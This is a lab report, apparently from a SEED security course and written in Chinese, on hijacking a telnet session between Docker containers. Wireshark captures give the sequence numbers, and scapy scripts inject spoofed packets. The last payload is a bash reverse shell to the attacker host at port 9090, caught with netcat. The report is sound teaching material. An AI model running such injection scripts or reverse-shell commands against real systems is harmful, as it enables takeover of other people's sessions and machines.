
（1）首先用户起 telnet，远程登录受害者，并使用 wireshark 观察，用过滤器筛选出本次 telnet 的报文，找最后一个报文，根据其 seq，ack，端口等数据构造攻击程序。



ip.src==10.9.0.6 or ip.dst==10.9.0.6 and telnet

No.	Time	Source	Destination	Protocol	Length	Info
83	2021-07-09 13:2…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
85	2021-07-09 13:2…	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
89	2021-07-09 13:2…	10.9.0.6	10.9.0.5	TELNET	70	Telnet Data ...
91	2021-07-09 13:2…	10.9.0.5	10.9.0.6	TELNET	70	Telnet Data ...
95	2021-07-09 13:2…	10.9.0.5	10.9.0.6	TELNET	78	Telnet Data ...
99	2021-07-09 13:2…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
103	2021-07-09 13:2…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
107	2021-07-09 13:2…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
111	2021-07-09 13:2…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
115	2021-07-09 13:2…	10.9.0.6	10.9.0.5	TELNET	70	Telnet Data ...
119	2021-07-09 13:2…	10.9.0.5	10.9.0.6	TELNET	70	Telnet Data ...
123	2021-07-09 13:2…	10.9.0.5	10.9.0.6	TELNET	478	Telnet Data ...
127	2021-07-09 13:2…	10.9.0.5	10.9.0.6	TELNET	152	Telnet Data ...
131	2021-07-09 13:2…	10.9.0.5	10.9.0.6	TELNET	89	Telnet Data ...
135	2021-07-09 13:2…	10.9.0.6	10.9.0.5	TELNET	77	Telnet Data ...
139	2021-07-09 13:2…	10.9.0.5	10.9.0.6	TELNET	94	Telnet Data ...
143	2021-07-09 13:2…	10.9.0.6	10.9.0.5	TELNET	77	Telnet Data ...
147	2021-07-09 13:2…	10.9.0.5	10.9.0.6	TELNET	94	Telnet Data ...
151	2021-07-09 13:2…	10.9.0.6	10.9.0.5	TELNET	77	Telnet Data ...
153	2021-07-09 13:2…	10.9.0.5	10.9.0.6	TELNET	94	Telnet Data ...

最后一个报文的数据：



Wireshark · Packet 153 · any

```
▸ Frame 153: 94 bytes on wire (752 bits), 94 bytes captured
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 381
    Source Port: 23
    Destination Port: 38106
    [Stream index: 0]
    [TCP Segment Len: 26]
    Sequence number: 1482831633
    [Next sequence number: 1482831659]
    Acknowledgment number: 867543295
```


```
0000  00 03 00 01 00 06 02 42  0a 09 00 05 00 00 08 00   ····
0010  45 10 00 4e 38 1e 40 00  40 06 ee 5f 0a 09 00 05   E··N
0020  0a 09 00 06 00 17 94 da  58 62 37 11 33 b5 a8 ff   ····
0030  80 18 01 fd 14 5d 00 00  01 01 08 0a d4 c7 4d 41   ····
0040  e3 79 ba ac 0d 00 1b 5b  4b 72 6f 6f 74 40 64 64   ·y··
0050  33 61 31 62 39 31 35 30  61 37 3a 7e 23 20         3a1b
```

（2）根据 seq 和 ack 值，以及端口号，并在 data 中加入一个用于创建文件夹指令“touch　mywork\r”。

程序如下：


```
from scapy.all import *
ip = IP(src=″10.9.0.6″, dst=″10.9.0.5″)
tcp = TCP(sport=38106, dport=23, flags=″PA″, seq=867543295, ack=1482831659)
data = ″touch mywork\r″
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

（3）在攻击者容器中运行程序，随后可以在 wireshark 中看到构造的这个报文：



```
188 2021-07-09 13:2… 10.9.0.6      10.9.0.5      TELNET     69 Telnet Data ...
190 2021-07-09 13:2… 10.9.0.5      10.9.0.6      TELNET     80 Telnet Data ...
193 2021-07-09 13:2… 10.9.0.5      10.9.0.6      TELNET     91 Telnet Data ...

    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (13 bytes)
▾ Telnet
    Data: touch mywork\r
```


后在受害者端输入 ls 指令，能够看到出现了一个新的文件夹 mywork，说明成功执行了发送的指令：



```
[07/09/21]seed@VM:~/Desktop$ dockps
62c3fbf35b9f  seed-attacker
67e15cc8724d  user2-10.9.0.7
920c1a2cdf3b  user1-10.9.0.6
dd3a1b9150a7  victim-10.9.0.5
[07/09/21]seed@VM:~/Desktop$ docksh dd
root@dd3a1b9150a7:/# cd
root@dd3a1b9150a7:~# ls
mywork
root@dd3a1b9150a7:~#
```

任务 4:


（1）在用户容器中对受害者发起 telnet 连接，然后用 wirkshark 抓包，获取最后一次连接的报文：



ip.src==10.9.0.6 or ip.dst==10.9.0.6 and telnet

No.	Time	Source	Destination	Protocol	Length	Info
55	2021-07-09 13:3…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
59	2021-07-09 13:3…	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
63	2021-07-09 13:3…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
67	2021-07-09 13:3…	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
71	2021-07-09 13:3…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
73	2021-07-09 13:3…	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
77	2021-07-09 13:3…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
79	2021-07-09 13:3…	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
83	2021-07-09 13:3…	10.9.0.6	10.9.0.5	TELNET	70	Telnet Data ...
85	2021-07-09 13:3…	10.9.0.5	10.9.0.6	TELNET	70	Telnet Data ...
89	2021-07-09 13:3…	10.9.0.5	10.9.0.6	TELNET	78	Telnet Data ...
93	2021-07-09 13:3…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
97	2021-07-09 13:3…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
101	2021-07-09 13:3…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
105	2021-07-09 13:3…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
121	2021-07-09 13:3…	10.9.0.6	10.9.0.5	TELNET	70	Telnet Data ...
125	2021-07-09 13:3…	10.9.0.5	10.9.0.6	TELNET	70	Telnet Data ...
129	2021-07-09 13:3…	10.9.0.5	10.9.0.6	TELNET	562	Telnet Data ...
133	2021-07-09 13:3…	10.9.0.5	10.9.0.6	TELNET	89	Telnet Data ...

最后一次报文的信息：



```
▸ Frame 133: 89 bytes on wire (712 bits), 89 bytes captured
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 381
    Source Port: 23
    Destination Port: 38112
    [Stream index: 0]
    [TCP Segment Len: 21]
    Sequence number: 400852260
    [Next sequence number: 400852281]
    Acknowledgment number: 2760606812

0000  00 03 00 01 00 06 02 42  0a 09 00 05 84 1c 08 00   ····
0010  45 10 00 49 3d 9b 40 00  40 06 e8 e7 0a 09 00 05   E··I
0020  0a 09 00 06 00 17 94 e0  17 e4 85 24 a4 8b 84 5c   ····
0030  80 18 01 fd 14 58 00 00  01 01 08 0a d4 d2 8e dc   ····
0040  e3 84 fc 3f 72 6f 6f 74  40 64 64 33 61 31 62 39   ···?
0050  31 35 30 61 37 3a 7e 23  20                        150a
```


（2）修改攻击程序的参数，并在 data 中加入要用的指令：/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r

程序：

```
from scapy.all import *
ip = IP(src=″10.9.0.6″, dst=″10.9.0.5″)
tcp = TCP(sport=38112, dport=23, flags=″PA″, seq=2760606812,
ack=400852281)
data = ″/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r″
pkt = ip/tcp/data
ls(pkt)
```


send(pkt, verbose=0)

（3）在攻击者容器中，输入 listen 指令开启监听模式：



```
[07/09/21]seed@VM:~/Desktop$ dockps
62c3fbf35b9f  seed-attacker
67e15cc8724d  user2-10.9.0.7
920c1a2cdf3b  user1-10.9.0.6
dd3a1b9150a7  victim-10.9.0.5
[07/09/21]seed@VM:~/Desktop$ docksh 62
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
```

（4）运行程序，成功和 9090 端口连接



```
[07/09/21]seed@VM:~/Desktop$ dockps
62c3fbf35b9f  seed-attacker
67e15cc8724d  user2-10.9.0.7
920c1a2cdf3b  user1-10.9.0.6
dd3a1b9150a7  victim-10.9.0.5
[07/09/21]seed@VM:~/Desktop$ docksh 62
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 53042
root@dd3a1b9150a7:~# 
```

说明获取了 shell。